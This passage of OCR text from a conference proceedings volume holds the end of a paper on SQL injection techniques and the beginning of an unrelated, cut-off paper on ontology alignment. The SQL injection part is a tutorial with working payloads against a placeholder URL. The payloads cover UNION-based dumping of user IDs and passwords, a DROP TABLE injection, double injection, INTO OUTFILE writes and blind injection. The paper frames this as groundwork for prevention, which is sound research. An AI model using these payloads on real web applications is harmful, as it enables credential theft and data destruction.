If we carefully observe the double quotes, using a notepad, we will find that they are actually single quotes. It is something like this (' '1' '). Which implies the id value is expected to be between two single quotes.

Ex id=3. www.myurl.com/?id=1

It may throw an error as follows:

You have an error in your syntax; check the manual that corresponds to your MySQL server for the right syntax to use near ''1' Limit 0, 1.

If we carefully observe after neglecting the first quote, then the remaining error is something like 1'. The above test confirms the previous findings. So the backend query would be as follows.

select login_name, password from table where id = '<id_value>'

Similarly if the error is like "you have an error in your syntax; check the manual that corresponds to your MySQL server for the right syntax to use near '1') limit 0, 1." For above error, the backend query [3, 9] will be something like as follows.

select login_name, password from table where id = ('<value>')

Result of Fuzzing: We understood what special characters are associated with the query ID.

3.3 Commenting Out Query

We need to comment out the remaining part (unnecessary part of the query) to inject our own query. We may need to balance the query with a Boolean operator such as AND/OR.

The comment can be in the form of—[11], #, /* */. MySQL uses only these 3 symbols. Since we are interacting with Web front end, we cannot directly use comment. We need to provide space after—[11]. For Web URL, the space is in the form of "+" symbol. Space character is also encoded as "%20" and for # it is "%23" [4, 5].

Ex: *www.myurl.com/?id=1'–%20*

Every thing on the left side of comment is treated as SQL code and not as parameter value. We can inject our own code before the comments using various methods such as piggy backing.

Tests are done with the URL *www.myurl.com/?id=1'–+*

Output of above URL gives no error.

We shall now check using balancing operator such as AND or OR operator.

Ex: *www.myurl.com/?id=1' AND 1 = 1–+*

Since the condition 1 = 1 is true (tautology) [4, 9], the query fires successfully and returns no error. In case the operator returns false, then the query will now fire.

Ex: *www.myurl.com/?id=1' AND 1 = 0–+*

Since condition is not true, it will not fire the URL and does not show any new Web content.

Extraction of Data Columns: The next task is to find out the total number of columns in the backend database that has data in them. We use "order by" clause to fetch the last column having data in it, because it is possible to order the rows only when they are not NULL.

We run following queries to figure this out.

www.myurl.com/?id=1' order by 1–+ (no error)
www.myurl.com/?id=1' order by 6–+ (no error)
www.myurl.com/?id=1' order by 7–+ (errors out).

Piggy Backing: The next job is to inject an SQL query using piggy backing technique [4, 5, 7]. We can find the contents of the database using UNION SELECT clause along with the previous query.

Ex: *www.myurl.com/?id=1' union select 1,2,3,4,5,6–+*

1. The above query may not execute to give the results of vulnerable columns. Vulnerable columns in the database schema are the ones which have the information about table schema. Hence, we use FICTIOUS values (8,888, very large values, etc.), are used for id to make the Web page display the vulnerable columns.

   Ex: *www.myurl.com/?id=8888 union select 1,2,3,4,5,6–+*

   The output of above query may be 2 and 3, shown some where on the Web page.

   Hence, we try to find what exists in the second and third columns.

2. After getting the most vulnerable position of column, we will replace that numeric value with a function such as version(), database(), user(), @@datadir (for path of data) to get the more information of the database.

   Ex: *www.myurl.com/?id=−1' union select 1, version(),3,4,5,6–+ (Gives version of database)*

3. After getting the vulnerable column positions, we have to apply as many as functions as possible on that position so that we will get much more information about the backend database. This backend database table which gives all the above information is called "information schema." It contains all the table names present inside the database schema.

Ex: *www.myurl.com/?id=−1'union select 1,2,table_name,4,5,6 from information_schema.tables where table_schema=database()–+*

4. We may use database functions to get the table names from database.

Ex: *www.myurl.com/?id=−1' union select 1,2,table_name,4,5,6 from information_schema.tables where table_schema=database() Limit 3,1–+*

Ex: *www.myurl.com/?id=−1' union select 1,table_name,3,4,5,6 from information_schema.tables where table_schema=database() Limit 4,1–+*

To get all the database table names at once, we could use the "group_concat()" function, which will dump the whole database on to the Web page.

Ex: *www.myurl.com/?id=−1' union select 1,2,3,group_concat(table_name), 5,6 from information_schema.tables where table_schema="database()"*

5. Once we find the table names, our next goal is to find the entries in that column. We use a query of following kind to know that.

Ex: *www.myurl.com/?id=−1' union select 1,2,3,group_concat(column_name), 5,6 from information_schema.columnswhere table_name='table_name>'– +*

Sample output could be as follows: Product_id, Product name, price, etc. (Column names of the table).

6. Our next goal could be to view the data present in the above-discovered columns. Use sample query injections as follows to know the details present in the columns (say user_id and password columns of some users table).

Ex: *www.myurl.com/?id=−1' union select 1,2,3, group_concat(user_id), group_concat(password) from users– +*

The above query may concatenate the results of all the columns data. So we may use below show alternate query to separate the entries by a space (ox3a).

Ex: *www.myurl.com/?id=−1' union select 1,2,3, group_concat(user_id,ox3a,password), 5,6 from users– +*

7. Using the above-discussed piggy backing steps, we may view, alter, or even destroy (drop) tables, table columns, or data. Here, we insert malicious query into normal query using operator after each query. So once the data are dumped, the next query (malicious injection [3] gets executed) is as follows.

Ex: *www.myurl.com/?id=−1' union select 1,2,3, 4,5,6 from users; Drop table users;– +*

The above query drops the users table.

Interpreting the Query Without Commenting: In the previous section, we saw how to interpret a query with commenting (− − +) [5]. We can achieve the same results using either "AND" or "OR" operator.

Ex: *www.myurl.com/?id=1' OR '1*
Ex: *www.myurl.com/?id=1' AND '1*

We cannot use ORDER BY clause with the above combination. We have to use brute force attack using UNION SELECT.

Ex: *www.myurl.com/?id=1' union select 1,2,3 AND '1*

It matches the column position using the Boolean function "AND" with corresponding value 1. If any one value of the column matches with the all possible value of column, it will display the most vulnerable column position. Let us say the vulnerable position be 3. We replace that position with any SQL functions and get the backend data or table's information.

Ex: *www.myurl.com/?id=1' union select 1,2, database() AND '1*

Now if we try to retrieve table name using the discussed method, it may sometimes error out as follows.

Ex: *www.myurl.com/?id=1' union 1,2,table_name from information_schema.tables AND '1*

You have an error in MySQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'AND 1 = '1' LIMIT 1, 1

The above problem can occur in case the URL is a nested query (subquery). FROM clause is not able to dump the database.

We have to work on such queries using "double injection" or "blind injection" [3, 5] methods to proceed further.

3.4 Double Injection

We shall see how to handle errors during subquery injection also known as double injection. We go for double injection when the single injection fails to deliver relevant outputs. This happens when the URL is posting nested queries or subqueries.

Ex: *www.myurl.com/?id=1 (returns static message on page or different WebPages)*

In the previous sections when we enumerated the query as given above, we got some information from the database. However, if we get some static message or different Web pages, then most probably they require double injection to dump the data. Follow the below steps to understand the query structure.

1. Try to break the query with some special character such as ', " etc.

Ex: *www.myurl.com/?id=1'*

It may display an error message like you have an error in your syntax; check the manual that corresponds to your MySQL server for the right syntax to use near "1" limit 0, 1.

This is the single quote type error message and we already interpreted this error in previous methods.

Ex: *www.myurl.com/?id=1' or '1 (or by commenting out the query)*

Ex: *www.myurl.com/?id=2' or '1*
Ex: *www.myurl.com/?id=3' or '1*

The backend query may be of the form as follows. *select col1, col2, col3 from the table where id = '1' or '1'*

If we are able to produce MySQL error in a controlled manner and work on that error, we can get the required information from the database.

Working with MySQL Nested Queries: We shall see how the following MySQL subqueries work to understand double injection process

1. *select database();*—Returns the name of database.
2. *select(select database());*—Returns the same result
3. *select concat(0x3a,0x3a,(select database()),0x3a,0x3a);*

- 0*x*3a [5] use for space. Concat function is used to concatenate the results of subqueries.

4. *select concat(0x3a,0x3a,(select database()), 0x3a, 0x3a, floor(rand()*2))hello;* Possible o/p: hello 1/hello 0

- *r*and () function is used for adding some randomness to dumping the database with in multiples of 2. It will produce random values in '1' or '0' form with database name.

With above understanding, we prepare our manipulation query as follows to obtain the column names or table names.

5. *select concat(0x3a,0x3a,(select database()), 0x3a, 0x3a,floor(rand()*2))hello from information_schema.columns;*

Output of above query could be any random values such as user, product, price.

6. *select count(*),concat(0x3a,0x3a,(select database()), 0x3a,0x3a,-floor(rand()*2))hello from information_schema.tables group by hello;*

Using group by clause will tell about the total number of '1' or '0'. This count will tell us information about the total number of entries in the. After repeated firing of the query, we get an error like.

'Duplicate entry <original database name> with '1' or '0" for key' group key.

Using the above technique, we figured out original database name by forcing such an error. Before the error was produced, it was using hello for database name.

Similarly, the same technique can be used to get the version information or any other information about the database.

Ex: *select count(*) concat(0x3a,0x3a,(select version()), 0x3a, 0x3a, floor(-rand()*2))hello from information_schema.columns group by hello;*

- Gives version info in error message

Ex: *select count(*) concat(0x3a,0x3a,(select table_name from information_schema.tables where table_schema = database() limit 1, 1), 0x3a,0x3a,-floor(rand()*2)) hello from information_schema.columns group by hello;*

- Gives table name info in error message

Use the technique to find column names also as follows.

*Ex: select count(*) concat(0x3a,0x3a,(select table_name from information_schema.columns where table_name = 'name of table'),0x3a,0x3a,floor (rand()*2))hello from information_schema.columns group by hello;*

Sample out put error for above query could be as follows.

- Some error message and all column entries.

Double Injection Examples: After understanding how MySQL queries can be modified to acquire the required fields, we use double injection on Web URL and interpret different errors as follows.

*www.myurl.com/?id=1' AND (select count(*), concat(0x3a,0x3a,(select database()), 0x3a, 0x3a, floor(rand()*2)) hello from information_schema.tables group by hello)–+*

ERROR: operands should contain 1 column(s).

REASON: AND clause is expecting only one input but here the count(*) is one column and the concat is also another column so it is producing the above error, so that for fix this error by using the "select" statement with braces, i.e.,

2. *www.myurl.com/?id=1' AND (select 1 from(select count(*),concat(0x3a,0x3a, (select database()), 0x3a, 0x3a, floor(rand()*2))hello from information_schema.tables group by hello))–+*

ERROR: Every derived table must have its own alias

REASON: In the above query, the derived part is started from the inner "select" statement so it will produce an error related to table name (alias). It means that the derived table should have some name because the statement "select 1 from" is having one alias but inner select queries does not have any alias derived table. To fix this error, we will give the alias (Ex. world).

3. *www.myurl.com/?id=1' AND (select 1 from(select count(*),concat(0x3a,0x3a, (select database()), 0x3a, 0x3a, floor(rand()*2))hello from information_schema.tables group by hello)world)–+*

ERROR: subquery returns more then 1 row.

If we refresh the Web page with above query the error message will change or it will display some information about.

Use the above query to find the information such as current_user, version, and column names.

3.5 Dump into Outfile

The aim of this attack is to export the database schema details and also data into an external out file such as Excel sheet, notepad. We repeat all the steps discussed previously, i.e., enumerate, fuzzify, commenting, until we get a reasonable error.

Ex: *www.myurl.com/?id=1' –+*
Error: You have an error in your SQL syntax

We fix the above error using previously discussed methods. Then use order by clause to find number of columns. Next use union select clause to find the vulnerable column. Finally, use "outfile" function to get the most vulnerable file.

Ex: *www.myurl.com/?id=1')) union select 1,2,3 into outfile "/var/www/file name" – +*
/var/www/filename is the path, which is by default used for all kinds of file in the server backend.

If there are further subfolders, we need to figure out the folder names with some background knowledge about server file paths. This needs some trial and error. If we do not get the vulnerable column position using above methods, we use following techniques.

Ex: *www.myurl.com/?id=1')) union select 1, database(), version() into outfile "/var/www/file name" – +*

In place of database(),or version, we can use more functions to investigate other columns.

We can use below two types of queries to dump the data.

1. *www.myurl.com/?id=1')) union select 1,table_name,3 from information_schema.tables where table_schema=database() into outfile "/var/www/file name"– +*
2. *www.myurl.com/?id=1')) union select 1,table_name,3 from information_schema.table into outfile "/var/www/file name" – +*

3.6 Blind SQL Injection

Blind SQL injection can be Boolean based, time based [3, 5] and using double quotes. This type of attack queries the database and finds the answers based on the response. We use blind injection in Web applications which are configured to display generic messages to patch up the SQL injection vulnerabilities.

In Boolean-based injection techniques, the attacker checks whether the same Web page is returned for true id values and false id values. Time-based injections are needed in cases where the Web page pauses for a specified amount of time to

return the results. Attacker specifies different time lag for each kind of experiment, to figure out the parameter values.

First enumerate the URL to figure out if the Web page is vulnerable for Boolean-based blind injection or time based.

3.7 Boolean Based

We conduct following tests.

1. *www.myurl.com/?id=1' (no output)*

   We fix the above query to test further

2. *www.myurl.com/?id = 1'– + (assume this gives output)*
3. *www.myurl.com/?id=1' AND 1 – +*

   (We cross check using Boolean operator such as AND or OR)
   www.myurl.com/?id=1' AND 1 < 2–+
   The above condition is true so it gives some output or display the Web page

4. *www.myurl.com/?id=1' AND 1 > 2– +*

   The above condition is false, so it does not give output

In above queries, we could use range operators (<, ≤, >, ≥, etc.), instead of Boolean (= and !=). This will give the truth value/false value of the parameter in for a range of values. This will allow us to verify the parameter values in steps and there by save time.

In blind injection, we directly cannot get the version_name, column, or user of the database. So we make some trials with some SQL functions such as length, substr, "substr()" function contains 3 parameters. First character and last character or any string (we use function here).

Ex: *select substr(database(),1,1);*

We perform injection using function called "ASCII()" [3, 5], which converts numbers to character(in case the parameters are encoded). Following are sample queries.

1. *select ascii(substr(database(),1,1)) = 101;* (here the ASCII value of 101 in character will be "c")
2. *select ascii(substr((select database()),1,1)) = 101;*
3. *select ascii(substr((select version()),1,1)) = 5;* (advanced version is 5 or previous version also)

The database name must be starting with "c". For other characters and for full name of database, we will change the position of first and last. The above is the basic or core idea about the blind injection. Following are blind injections

1. *www.myurl.com/?id=1' AND (ascii(substr((select database()),1,1)) = 101–+*
2. *www.myurl.com/?id=1' AND (ascii(substr((select version()),1,1)) = 101–+*
3. *www.myurl.com/?id=1' AND (ascii(substr((select table_name from information_schema.tables where table_schema = database() limit 0,1),1,1))) = 101–+*

This is a very tedious process to find the details of the backend database.

3.8 Time Based

1. Enumerate the URL query.
2. Below example show there is no change with large id value.

Ex: *www.myurl.com/?id=100000000000'*: *(no changes on the webpage)*

3. To gather more information, we will use the Boolean blind injection with time frame for true or false. Blind injection does not have liberty, so we need make assumption like Boolean method, to figure out the database values.

Ex: *select if((select database()) = "name of database", sleep(10),null);*

4. Above query tells the condition is true if it will delay for 10 min or Web page will take time to load the entire page. If it false then it will not take time to load the page. Following are the injection steps.

(a) *www.myurl.com/?id=1' –+* (we assume to break the query and fix that query)
(b) *www.myurl.com/?id=1' and sleep(10) –+*

(If the page will take time to load the content of the page, then we can say that query works successfully else it is not working).

(c) *www.myurl.com/?id=1' and if((select database()) = "name of database", sleep(10),null)–+*

As discussed previously, in place of database we can use more function such as "version()" and "username()."

4 Conclusions

In the paper, we have discussed in detail, various errors that may occur for various kinds of SQL injection techniques. We have also shown how to manipulate the errors to our needs and inject the Web URL queries. Various prevention algorithms [6, 7, 10] such as AMNESIA [11], ANDID, DIWeDa, SQLrand, SQLCHECK, SQL DOM, SQLGuard, SQL-IDS, SQLIPA [11], and WebSSARI have been proposed to check and prevent SQL Injections. It is possible to improve upon

protective algorithms, when we completely understand the vulnerabilities. This paper is an attempt in that direction. Future work will be done for other previously unknown vulnerabilities in stored procedures, XSS, Meta exploits, etc.

References

1. Baranwal, A.K.: EECE 571B. Term Survey Paper
2. Halfond, W.G.J., Viegas, J., Orso, A.: A classification of SQL injection attacks and countermeasures. IEEE (2006)
3. Lee, I., Jeong, S.,Yeo, S., Moon, J.: A Novel Method for SQL Injection Attack Detection Based on Removing SQl Query Attribute Values, vol. 55, pp. 58–68. Elsevier Ltd (2012) (All right reserved)
4. Singh, N., Purwar, R.K.: SQL Injection-A Hazard to Web Application, vol. 2(6) (2012)
5. Wu, H., Gao, G., Miao, C.: Test SQL injection vulnerabilities in web applications based on structure matching. IEEE 978-1-4577-1587-7/11/2011
6. Huang, B., Xie, T.,Ma, Y.: Anti SQL injection With statements sequence digest. IEEE 978-1-4577-1964-6/12 2012
7. Johari, R., Sharma, P.: A survey on web application vulnerabilities (SQLIA, XSS) exploitation and security engine for SQL injection. IEEE 978-0-7695-4692-6/12 2012
8. Jiao, G., Xu, C.-M., Maohua, J.: SQLIMW: a new mechanism against SQL-injection. IEEE 978-0-7695-4719-0/12 2012
9. Patel, N., Mohammed, F., Soni, S.: SQL injection attacks: techniques and protection mechanisms. IJCSE. **3**(1) (2011)
10. Giri, D.R., Kumar, S.P., Prasanna Kumar,L., Vishnu Murthy, R.N.V.: Object oriented approach to SQL injection preventer. ICCCNT (2012)
11. AL-Khashab, E., Al-anzi, F.S., Salman, A.A.: PSIAQOP: Preventing SQL Injection Attacks Based on Query Optimization Process. ACM 978-1-4503-0793-2 (2011)

Effective Ontology Alignment: An Approach for Resolving the Ontology Heterogeneity Problem for Semantic Information Retrieval

Ankita Kandpal, R. H. Goudar, Rashmi Chauhan, Shalini Garg and Kajal Joshi

Abstract For more precise and better information retrieval on the semantic web, where meaningful but sometimes irrelevant information is retrieved; using ontology mapping, there could be an improvement in getting more relevant information. Ontology mapping is the process of finding the similarity between the concepts in a heterogeneous environment. This paper presents an approach for ontology mapping. Two different ontologies of a particular domain are considered, and the concepts that are similar to each other from both of the ontology, are retrieved, i.e., Ontology alignment. Also, the similarity is being calculated if the two concepts are not matched even by expanding the term. The conceptual analysis of the technique shows that the results obtained through the proposed approach provides the semantic terms of the same domain.

Keywords Ontology · Ontology mapping · Semantic annotation · Ontology alignment

A. Kandpal (✉) · S. Garg · K. Joshi
Department of Information Technology, Graphic Era University, Dehradun, India
e-mail: ankita.kandpal6@gmail.com

S. Garg
e-mail: shalinigarg.30@gmail.com

K. Joshi
e-mail: infokajal@gmail.com

R. H. Goudar · R. Chauhan
Department of Computer Science, Graphic Era University, Dehradun, India
e-mail: rhgoudar@gmail.com

R. Chauhan
e-mail: rashmi06cs@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_110, © Springer India 2014

1 Introduction

Nowadays, the Internet has become the main source of retrieving the information. All the information is stored on the web in structured, semi-structured, or unstructured form. So, when any of the particular information is searched over the internet, it returns a large number of relevant as well as irrelevant documents. To overcome the existing problem in the traditional web, the concept of semantic web came into existence. Semantic web deals with the knowledge base (KB) where the data is stored in a structured form. Ontology is a special type of KB. In general, ontology is defined as the branch of science that deals with all the concepts of a specific domain and set up the connection between them, i.e., classes, subclasses, and other entities of a specific domain and the relationships that bind them. As ontology is domain specific and everyone has its own perception when creating ontology which results in heterogeneity. To have a more precise information retrieval, the ontologies are needed to be merged or fused. There are many approaches for ontology integration but only a few are able to handle them effectively. The problem of heterogeneity can be overcome by: (1) finding the set of correspondence and (2) alignment based on the application requirement [1].

The main aim of ontology mapping is to find the concepts that represent the meaningful connection within similar concepts of different ontology. In our approach, we are checking the similarity of the concepts by taking different measures, i.e., string similarity, semantic similarity, and similarities between the concepts by calculating the weight of each concept with respect to their features.

The remaining part of the paper is organized as follows: Sect. 2 introduces related work regarding the matching approaches; Sect. 3 constructs overall system architecture and the proposed algorithm along with the examples; Sect. 4 provides the conclusion.

2 Related Work

Ontology mapping has been an active research area in recent years. Patrick et al. [2] created a technique named system for aligning and merging biomedical ontologies (SAMBO) and applied it in biomedical ontologies. It is used for merging and mapping ontologies. The output is 1:1 alignment between terms and relations. If the terms are in a similar position with respect to, part-off or is a, then it is considered that the concepts are similar with each other. As soon as the matching has been done, the system can merge the similar concepts. Duong et al. [3] presented an approach named as Anchor-prior which enhances the quality of combining the ontology by minimizing the computational complexity. It starts from finding the two matched concepts and then their neighbors, i.e., superclass, subclass, siblings etc. are analyzed step-by-step. Similarity is calculated among priorly matachable concept (PMC) in two different ontologies. In this algorithm,

pair of terms in different ontologies that are similar to each other w.r.t. structure and description are considered firstly. The total computational complexity calculated for this approach is O (n*log n).

The divide and conquer approach was also used in ontology mapping by Hu et al. [4]. The input can be either RDFS or OWL. Falcon operates in three stages (1) division of ontology (2) construct cluster (3) find corresponding concepts. Agglomerative clustering algorithm is used for finding the similarity and then the clusters are constructed accordingly. Clusters of both the ontologies are matched and the clusters having high similarities are selected. ASMOV [5] is an approach for mapping the ontology automatically by calculating the similarity and validating the semantics. The output for the given OWL ontologies is many-to-many, i.e., n: m alignment between the ontologies. The weights are adjusted automatically to the features of the ontology.

Memetic algorithm [6] was proposed for the automatic alignment between two ontologies by adding the local search on an existing genetic algorithm, and searching is performed by using the local information for taking the decision for the next move.

Although the previous approaches for ontology mapping are applicable but did not focus on graphical user interface (GUI), and also, there are limitations in taking input in different related languages like RDFS, SKOS, XML, N3, etc., and also some of the existing approaches sometimes proved to be less efficient in case of large ontologies. In this paper, we are focusing on overcoming these limitations to some extent.

3 Proposed System

Architecture is proposed for Semantic IR that is based on semantic annotation and mapping of different ontologies of a specific domain, in which each term is mapped according to its meaning. To overcome the problem of heterogeneity in ontology KB, locating the terms according to the meaning in the ontology is done which helps in semantic annotation to retrieve the data more accurate according to the meaning.

3.1 Architecture

Figure 1 describes the proposed architecture where the ontologies of a specific domain are mapped, and a set of aligned terms are returned. Everyone has its own perception in creating ontology that results in heterogeneity in ontology KB. So to overcome the problem of heterogeneity in ontology KB, ontology mapping is used, which results in a new ontology KB consisting of the terms from each ontology KB, which would help to retrieve the data more efficiently and accurately. The semantic




Fig. 1 Overall system architecture

annotation is performed on the result to modify the results and a semantic information retrieval system is created through which the query from the user is processed through the user interface.

3.2 Ontology Mapping

The proposed algorithm results in a set of matched concepts in different ontologies. In this approach, first of all, we divided all the nodes into a single unit and then find the corresponding nodes one by one. As explained in Fig. 2, it works in three steps:




Fig. 2 Functional structure of ontology mapping

Case 1: **Check for Syntactic similarity**

For calculating syntactic similarity, the Levenshtein algorithm is used. It calculates the minimum number of characters required to change the one string into another. For example, in the given two ontologies, it is applied for the two subclasses, Scooter and Scooter. The relation between them is found as equivalence relation.

i.e., $Scooter = Scooter$

Case 2: **Check for semantic similarity**

It is checked when the concepts are not syntactically similar. WordNet is used to extract the synonyms of a specific concept. After expanding the concept, Lavenshtein algorithm is used again to find the similarity. The class Motorcycle is expanded as:

Motorcycle $\in$ *{bike, motor vehicle, automotive vehicle} and the similar term is,*
Motorcycle $\equiv$ *bike*

Case 3: **Finding similarity by calculating the weight**

In this case, certain weight is assigned to each of the features, and then, the similarity is calculated. The weight (W) for each candidate is calculated and compare during mapping.

$$W = \frac{\sum_{i=1}^{n} F_i}{n}$$

where the F is feature and n is the total number of features.

$$\text{sim}(C_1, C_2) = \begin{cases} 1 & \text{If } \text{wc}_1 \approx \text{wc}_2 \quad \text{and } n_1 \approx n_2 \\ 0 \rightarrow \text{Otherwise} \end{cases}$$

3.2.1 Algorithm

In the proposed algorithm, each term of first ontology is mapped with the term in other ontology. The mapping may be syntactic, semantic or comparing weights.

```
Input: Ontology A and Ontology B
Output: Set of similar terms
n= no. of nodes (n to m)
level= no. of levels in ontology A

1.  if n%2 == 0
2.  then n ← n/2
3.  else  n ← (n+1)/2
4.  while(n>1)
5.   n ← n/2
6.   l ← 0
7.   while(l<level)
8.    while(n<=m)
9.     If A[n]==B[k]        // k=1,2,3……., j-1, j
10.   Return(Similar)
11. A[l]= n+1,n+2….m
12.   else  n= n1,n2, … , nj
13.   If (ni == B[k])       //i= 1,2,…..,j
14.  Return(Similar)
15. Check for all the properties P
16.  P= {P1, P2 ,……, Pn}
17.  For each P
18.  Pi = weight
19.  For each Concept C
20. C= (P1 + P2 +…… + Pn) /n // n is total properties in C
21. If (Ci ≈ Cj) AND (ni ≈ nj)
22.  Return (Similar)
23. l=l+1
```

The results from ontology mapping consist of a set of similar terms, having the same meaning. Algorithm 1 is described as: initially in steps 1st to 5th the ontology is divided into a single term, and each term of a level (hierarchical) is checked step-by-step. In step 9th, nth term of ontology A is mapped with a *k*th term of ontology B which would return aligned terms if the terms are matched (syntactically). If the terms are not syntactically similar, then expand the term using dictionary (WordNet) and return similar if any of the synonym is matched as shown in steps 11th to 14th, else calculate the weight using the property of the term and compare it with the term of other ontology. Return similar if the weights of the term of the ontologies are similar. At last repeat from steps 6th to 22nd for the next level.




Fig. 3 Ontology A constructed using Protégé




Fig. 4 Ontology B constructed using Protégé

Example 1

Figures 3 and 4 shows the two respective ontologies of the specific domain built in protégé. For finding the semantically similar term, mapping (Fig. 5) is done between the ontologies. The resulted aligned terms are shown in Fig. 6.

Example 2

We are taking two data sets as ontology A and ontology B. Ontology A (as shown in Table 1) consists of some individuals like BMW7Series, AstonMartinDBS, etc. with some features like speed, fuel, body type, etc., and likewise ontology B (as shown in Table 2). Certain value is assigned to each of the




Fig. 5 Mapping of Ontology A and B

Fig. 6 Resulted aligned terms

Similarity	Ontology A	Ontology B
Semantic (≡)	Motorcycle	Bike
Syntactic (=)	Scooter	Scooter
Compare weight (≈)	Sedan	Saloon
Compare weight (≈)	Hatchback	CompactCar
Semantic (≡)	StationWagon	EstateCar
Semantic (≡)	Truck	Lorry

Table 1 Describes individuals (i.e., BMW7Series etc.) and their properties (*hasMake*, *hasSpeed* etc.)

Ontology A				
Features	BMW7Series	AstonMartinDBS	RevaClasse	Truck
hasMake	BMW	AstonMartin	Reva	Tata
hasSpeed	10–15 km/h	10–15 km/h	80 km/h	Above 20 km/h
hasBody	Luxury	Luxury	Hybrid	–
hasFuel	Petrol	Petrol	Electric	Diesel
hasTransmission	Automatic	Manual	Automatic	–
hasRoof	–	Sunroof	–	–

Table 2 Describes individuals (i.e., BMW3Series etc.) and their properties (*hasBrand*, *hasSpeed* etc.)

Ontology B			
Features	BMW3Series	VolvoS8	RevaA/C
hasBrand	BMW	Volvo	Reva
hasSpeed	10–15 km/h	15–20 km/h	80 km/h
hasBody	Luxury	Luxury	Hybrid
hasFuel	Petrol	Petrol	Electric
hasTransmission	Automatic	Automatic	Automatic
hasRoof	Moonroof	–	–

Table 3 Assigned weights to the properties

Feature	Weight
BMW	0.062
AstonMartin	0.035
Reva	0.097
10–15 km/h	0.020
80 km/h	0.001
Luxury	0.026
Hybrid	0.088
Petrol	0.009
Electric	0.010
Automatic	0.038
Manual	0.099
Sunroof	0.047
Moonroof	0.070
Volvo	0.130
15–20 km/h	0.409
Tata	0.004
Diesel	0.015
Above 20 km/h	0.350

feature (shown in Table 3) and then the weight for each concept is calculated by using the formula:

$$W = \frac{\sum_{i=1}^{n} F_i}{n}$$

and the terms having weight equal or approximately equal are returned as similar term.

Weight Computation for each Individual

Weight of the features is calculated on the basis of their weighted properties. Each property is being assigned a weight. For example, P is a set of properties denoted by P_1, P_2, …, P_n

$$\text{Weight}\,(W) = \frac{(P_1 + P_2 + \cdots + P_n)}{n}$$

